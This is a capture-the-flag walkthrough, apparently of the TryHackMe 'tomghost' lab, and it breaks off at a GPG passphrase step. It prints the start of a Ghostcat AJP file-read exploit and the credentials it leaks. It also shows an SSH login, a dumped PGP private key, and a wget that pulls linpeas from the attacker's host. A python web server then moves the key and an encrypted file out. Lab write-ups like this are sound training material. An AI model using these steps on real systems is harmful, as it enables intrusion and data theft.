
EDB Verified: ✗

Exploit: / {}

Vulnerable App:


```
#!/usr/bin/env python
#CNVD-2020-10487  Tomcat-Ajp lfi
#by ydhcui
import struct

# Some references:
# https://tomcat.apache.org/connectors-doc/ajp/ajpv13a.html
def pack_string(s):
    if s is None:
```

I downloaded and ran the exploit to get a username and password.



root@kali: ~/thm/tomghost
File Actions Edit View Help
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost

```
┌──(root㉿kali)-[~/thm/tomghost]
└─# python2 exploit.py 10.10.88.99
Getting resource at ajp13://10.10.88.99:8009/asdf
----------------------------
<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to GhostCat
        skyfuck:8730281lkjlkjdqlksalks
  </description>
```

I tested if the credentials could be used for **ssh** and finally used **ssh** to get shell access on the target.



root@kali: ~/thm/tomghost
File Actions Edit View Help
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost

```
┌──(root㉿kali)-[~/thm/tomghost]
└─# hydra -l 'skyfuck' -p '8730281lkjlkjdqlksalks' ssh://10.10.88.99
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-15 00:54:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://10.10.88.99:22/
[22][ssh] host: 10.10.88.99   login: skyfuck   password: 8730281lkjlkjdqlksalks
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-15 00:55:00
```




```
┌──(root㉿kali)-[~/thm/tomghost]
└─# cat creds
skyfuck : 8730281lkjlkjdqlksalks

┌──(root㉿kali)-[~/thm/tomghost]
└─# ssh skyfuck@10.10.88.99
The authenticity of host '10.10.88.99 (10.10.88.99)' can't be established.
ED25519 key fingerprint is SHA256:tWlLnZPnvRHCM9xwpxygZKxaf0vJ8/J64v9ApP8dCDo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.88.99' (ED25519) to the list of known hosts.
skyfuck@10.10.88.99's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

skyfuck@ubuntu:~$
```

I found a **gpg** encrypted file and a **gpg** key.



```
skyfuck@ubuntu:~$ pwd
/home/skyfuck
skyfuck@ubuntu:~$ ls -la
total 40
drwxr-xr-x 3 skyfuck skyfuck 4096 Nov 14 21:55 .
drwxr-xr-x 4 root    root    4096 Mar 10  2020 ..
-rw------- 1 skyfuck skyfuck  136 Mar 10  2020 .bash_history
-rw-r--r-- 1 skyfuck skyfuck  220 Mar 10  2020 .bash_logout
-rw-r--r-- 1 skyfuck skyfuck 3771 Mar 10  2020 .bashrc
drwx------ 2 skyfuck skyfuck 4096 Nov 14 21:55 .cache
-rw-rw-r-- 1 skyfuck skyfuck  394 Mar 10  2020 credential.pgp
-rw-r--r-- 1 skyfuck skyfuck  655 Mar 10  2020 .profile
-rw-rw-r-- 1 skyfuck skyfuck 5144 Mar 10  2020 tryhackme.asc
skyfuck@ubuntu:~$ cat tryhackme.asc
-----BEGIN PGP PRIVATE KEY BLOCK-----
Version: BCPG v1.63

lQUBBF5ocmIRDADTwu9RL5uol6+jCnuoK58+PEtPh0Zfdj4+q8z61PL56tz6YxmF
3TxA9u2jV73qFdMr5EwktTXRlEo0LTGeMzZ9R/uqe+BeBUNCZW6tqI7wDw/U1DEf
StRTV1+ZmgcAjjwzr2B6qplWHhyi9PIzefiw1smqSK31MBWGamkKp/vRB5xMoOr5
ZsFq67z/5KfngjhgKWeGKLw4wXPswyIdmdnduWgpwBm4vTWlxPf1hxkDRbAa3cFD
B0zktqArgROuSQ8sftGYkS/uVtyna6qbF4ywND8P6BMpLIsTKhn+r2KwLcihLtPk
V0K3Dfh+6bZeIVam50QgOAXqvetuIyTt7PiCXbvOpQO3OIDgAZDLodoKdTzuaXLa
cuNXmg/wcRELmhiBsKYYCTFtzdF18Pd9cM0L0mVy/nfhQKFRGx9kQkHweXVt+Pbb
3AwfUyH+CZD5z74jO53N2gRNibUPdVune7pGQVtgjRrvhBiBJpajtzYG+PzBomOf
RGZzGSgWQgYg3McBALTlTlmXgobn9kkJTn6UG/2Hg7T5QkxIZ7yQhPp+rOOhDACY
hloI89P7cUoeQhzkMwmDKpTMd6Q/dT+PeVAtI9w7TCPjISadp3GvwuFrQvROkJYr
WAD6060AMqIv0vpkvCa471xOariGiSSUsQCQI/yZBNjHU+G44PIq+RvB5F5O1oAO
```


I also found the user flag in *merlin*'s home directory.




```
skyfuck@ubuntu:~$ cd ..
skyfuck@ubuntu:/home$ ls
merlin  skyfuck
skyfuck@ubuntu:/home$ cd merlin
skyfuck@ubuntu:/home/merlin$ ls
user.txt
skyfuck@ubuntu:/home/merlin$ cat user.txt
THM{G[redacted]}
skyfuck@ubuntu:/home/merlin$
```

PRIVILEGE ESCALATION

I downloaded **linpeas** to do privilege escalation checks but found nothing interesting.




```
skyfuck@ubuntu:~$ wget "http://10.21.17.140:1111/linpeas.sh"
--2024-11-14 22:03:58--  http://10.21.17.140:1111/linpeas.sh
Connecting to 10.21.17.140:1111... connected.
HTTP request sent, awaiting response... 200 OK
Length: 827739 (808K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                  100%[==========================================================>] 808.34K   959KB/s    in 0.8s

2024-11-14 22:03:59 (959 KB/s) - ‘linpeas.sh’ saved [827739/827739]

skyfuck@ubuntu:~$ chmod +x linpeas.sh
skyfuck@ubuntu:~$ 
```




```
╔══════════╣ Operative system
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 4.4.0-174-generic (buildd@lcy01-amd64-027) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.12) ) #204-Ubuntu SMP Wed Jan 29 06:41:01 UTC 2020
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.6 LTS
Release:        16.04
Codename:       xenial

╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.16


╔══════════╣ PATH
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses
/home/skyfuck/bin:/home/skyfuck/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games

╔══════════╣ Date & uptime
Thu Nov 14 22:04:29 PST 2024
 22:04:29 up  1:28,  1 user,  load average: 0.49, 0.24, 0.09

╔══════════╣ Unmounted file-system?
╚ Check if you can mount umounted devices
UUID=dc927fae-cdab-4f2d-a233-715537ac23c8       /       ext4    errors=remount-ro       0 1
UUID=901d3c43-5f28-491a-b1eb-127a57ca96d0       none    swap    sw      0 0

╔══════════╣ Any sd*/disk* disk in /dev? (limit 20)
```

Since I had an encrypted file that I hadn't analyzed, I transferred the file and the key to my local system.




```
skyfuck@ubuntu:~$ ls
credential.pgp  tryhackme.asc
skyfuck@ubuntu:~$ which python
skyfuck@ubuntu:~$ which python3
/usr/bin/python3
skyfuck@ubuntu:~$ python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 ...
```




```
┌──(root㉿kali)-[~/thm/tomghost]
└─# wget "http://10.10.88.99:1234/tryhackme.asc"
--2024-11-15 01:23:14--  http://10.10.88.99:1234/tryhackme.asc
Connecting to 10.10.88.99:1234... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5144 (5.0K) [text/plain]
Saving to: ‘tryhackme.asc’

tryhackme.asc                 100%[===================================================>]   5.02K  --.-KB/s    in 0s

2024-11-15 01:23:14 (616 MB/s) - ‘tryhackme.asc’ saved [5144/5144]


┌──(root㉿kali)-[~/thm/tomghost]
└─# wget "http://10.10.88.99:1234/credential.pgp"
--2024-11-15 01:23:26--  http://10.10.88.99:1234/credential.pgp
Connecting to 10.10.88.99:1234... connected.
HTTP request sent, awaiting response... 200 OK
Length: 394 [application/pgp-encrypted]
Saving to: ‘credential.pgp’

credential.pgp                100%[===================================================>]     394  --.-KB/s    in 0.001s

2024-11-15 01:23:26 (423 KB/s) - ‘credential.pgp’ saved [394/394]


┌──(root㉿kali)-[~/thm/tomghost]
└─#
```

I imported the **gpg** key and tried decrypting the **encrypted** file, however, I was asked for a passphrase.



